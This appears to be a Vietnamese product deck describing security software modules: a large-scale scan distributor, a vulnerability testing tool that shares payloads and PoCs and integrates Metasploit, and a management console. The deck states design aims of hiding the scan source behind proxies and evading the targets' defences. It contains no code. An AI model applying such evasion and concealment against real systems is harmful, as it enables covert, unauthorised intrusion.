
Kiến trúc tổng thể của phần mềm ẩn danh

VI. PHẦN MỀM PHÂN PHỐI DÒ QUÉT (1/2)

- Tên tiếng Anh: **SCANNING DISTRIBUTION SOFTWARE (DMS)**.
- Miêu tả: Tiếp nhận danh sách mục tiêu cần quét, thực hiện phân loại và sắp xếp thông minh, sau đó điều phối vào hàng chờ (queue) phù hợp. Hệ thống tối ưu việc phân phối đến các engine quét, đảm bảo quy trình diễn ra hiệu quả và nhanh chóng.
- Tính năng của phần mềm:
 - (1) Cho phép quản lý linh hoạt tập danh sách mục tiêu, thiết lập độ ưu tiên, gắn nhãn cho mục tiêu.
 - (2) Quản lý tình trạng dò quét.
 - (3) Thực hiện phân loại, sắp xếp và phân chia mục tiêu cho phần mềm quét.
 - (4) Phân chia đối tượng quét tối ưu đảm bảo hoàn thành trong phạm vi thời gian mong muốn.
 - (5) Tránh kích hoạt hệ thống phòng thủ khi thực hiện dò quét số lượng lớn trên mục tiêu.
 - (6) Có khả năng thực hiện quét KHÔNG giới hạn mục tiêu. Với tập mục tiêu lớn đầu vào có thể tính toán và mở rộng engine quét để tăng tốc thực hiện, giảm tổng thời gian dò quét.



VI. PHẦN MỀM PHÂN PHỐI DÒ QUÉT (2/2)




Các bước thực hiện

1. Người dùng nhập danh sách mục tiêu dò quét chuyển cho module phân phối mục tiêu
2. Thực hiện phân loại, sắp xếp và đẩy vào hệ thống hàng chờ (queue) tương ứng
3. Các cụm quét Website/Thiết bị nhận mục tiêu từ hàng chờ tương ứng và thực hiện quét song song. Quá trình quét sẽ chạy qua hệ thống proxy để che giấu nguồn quét và tránh kích hoạt hệ thống phòng thủ của mục tiêu. Kết quả quét đẩy vào CSDL F1
4. Sau khi quét xong toàn bộ, thực hiện phân tích/tổng hợp kết quả và ghi dữ liệu vào CSDL kết quả. Thông báo qua mobile quá trình thực hiện hoàn tất (optional)
5. Người dùng xem kết quả qua module báo cáo, dashboard của phần mềm quản trị

Kiến trúc tổng thể của phần mềm phân phối dò quét

VII. PHẦN MỀM KIỂM THỬ LỖ HỒNG (1/2)

- Tên tiếng Anh: **VULNERABILITY TESTING SOFTWARE (iKingtest)**
- Miêu tả: Phần mềm kiểm thử lỗ hồng cho phép khai thác có kiểm soát giúp phát hiện ra những lỗ hồng tiềm năng trên website và hạ tầng mạng.
- Tính năng của phần mềm:
 - (1) Cung cấp giải pháp kiểm thử lỗ hồng trên đa dạng kịch bản, nền tảng phổ biến.
 - (2) Cung cấp giải pháp chia sẻ payload kiểm thử giữa các đơn vị.
 - (3) Cung cấp đầy đủ thông tin sau quá trình kiểm thử như: thời gian phản hồi, tỷ lệ thành công/thất bại, hoặc các lỗi gặp phải.
 - (4) Cho phép tích hợp thông tin từ các công cụ kiểm thử khác như Metasploit, Nikto, Sqlmap hoặc các framework kiểm thử để đưa ra báo cáo đầy đủ.



VII. PHẦN MỀM KIỂM THỬ LỖ HỒNG (2/2)

- Tính năng của phần mềm (tiếp):

(5) Hệ thống cho phép lực lượng chuyên sâu: cung cấp payload, cung cấp PoC kiểm thử, cung cấp kho dữ liệu khai thác.

(6) Cho phép kiểm thử hệ thống trên dịch vụ mạng: tìm kiếm các lỗ hổng tiềm ẩn và rủi ro bảo mật trong hệ thống.


(7) Cho phép tích hợp công cụ kiểm thử như Metasploit sinh dữ liệu khai thác (payload, PoC) kiểm thử hệ thống mục tiêu.

(8) Cung cấp môi trường thử nghiệm các lỗ hổng phổ biến trên nền tảng website và hạ tầng mạng.




VIII. PHẦN MỀM QUẢN LÝ TẬP TRUNG (1/5)

- Tên tiếng Anh: **CENTRALIZED MANAGEMENT SOFTWARE (iManager)**.
- Miêu tả: Hệ thống tự động phân tích, tổng hợp kết quả và hướng dẫn chi tiết các bước khắc phục sự cố bảo mật. Đồng thời cho phép quản lý truy cập theo người dùng, ghi nhận mọi hoạt động của người dùng, đảm bảo giám sát và kiểm soát an ninh hiệu quả.
- Tính năng của phần mềm:
 - (1) Xử lý yêu cầu dò quét; Tổng hợp báo cáo; Quản lý lỗi dò quét; Quản lý người dùng; Phân quyền truy cập; Nhật ký hoạt động; Đồng bộ cơ sở dữ liệu ATTT; Hỗ trợ giả lập payload của lệnh dò quét và tìm bộ tham số tối ưu; cho phép xây dựng báo cáo theo các kịch bản khác nhau, cũng như tùy chỉnh theo yêu cầu của người dùng.
 - (2) Cảnh báo thời gian thực cho phép gửi thông báo ngay khi phát hiện lỗ hổng nghiêm trọng qua email, Slack, Teams, Tele hoặc các hệ thống cảnh báo khác; hỗ trợ tích hợp với webhook để kích hoạt hành động tự động dựa trên kết quả quét.
 - (3) Tích hợp với các hệ thống giám sát khác: Tự động gửi kết quả quét và dữ liệu liên quan đến lỗ hổng (CVE, mức độ nghiêm trọng) tới các hệ thống SIEM như Splunk, ArcSight, QRadar, hoặc Elastic Stack; Xuất dữ liệu dưới các định dạng log phổ biến như JSON, CEF (Common Event Format), hoặc LEEF (Log Event Extended Format) để dễ dàng tích hợp.

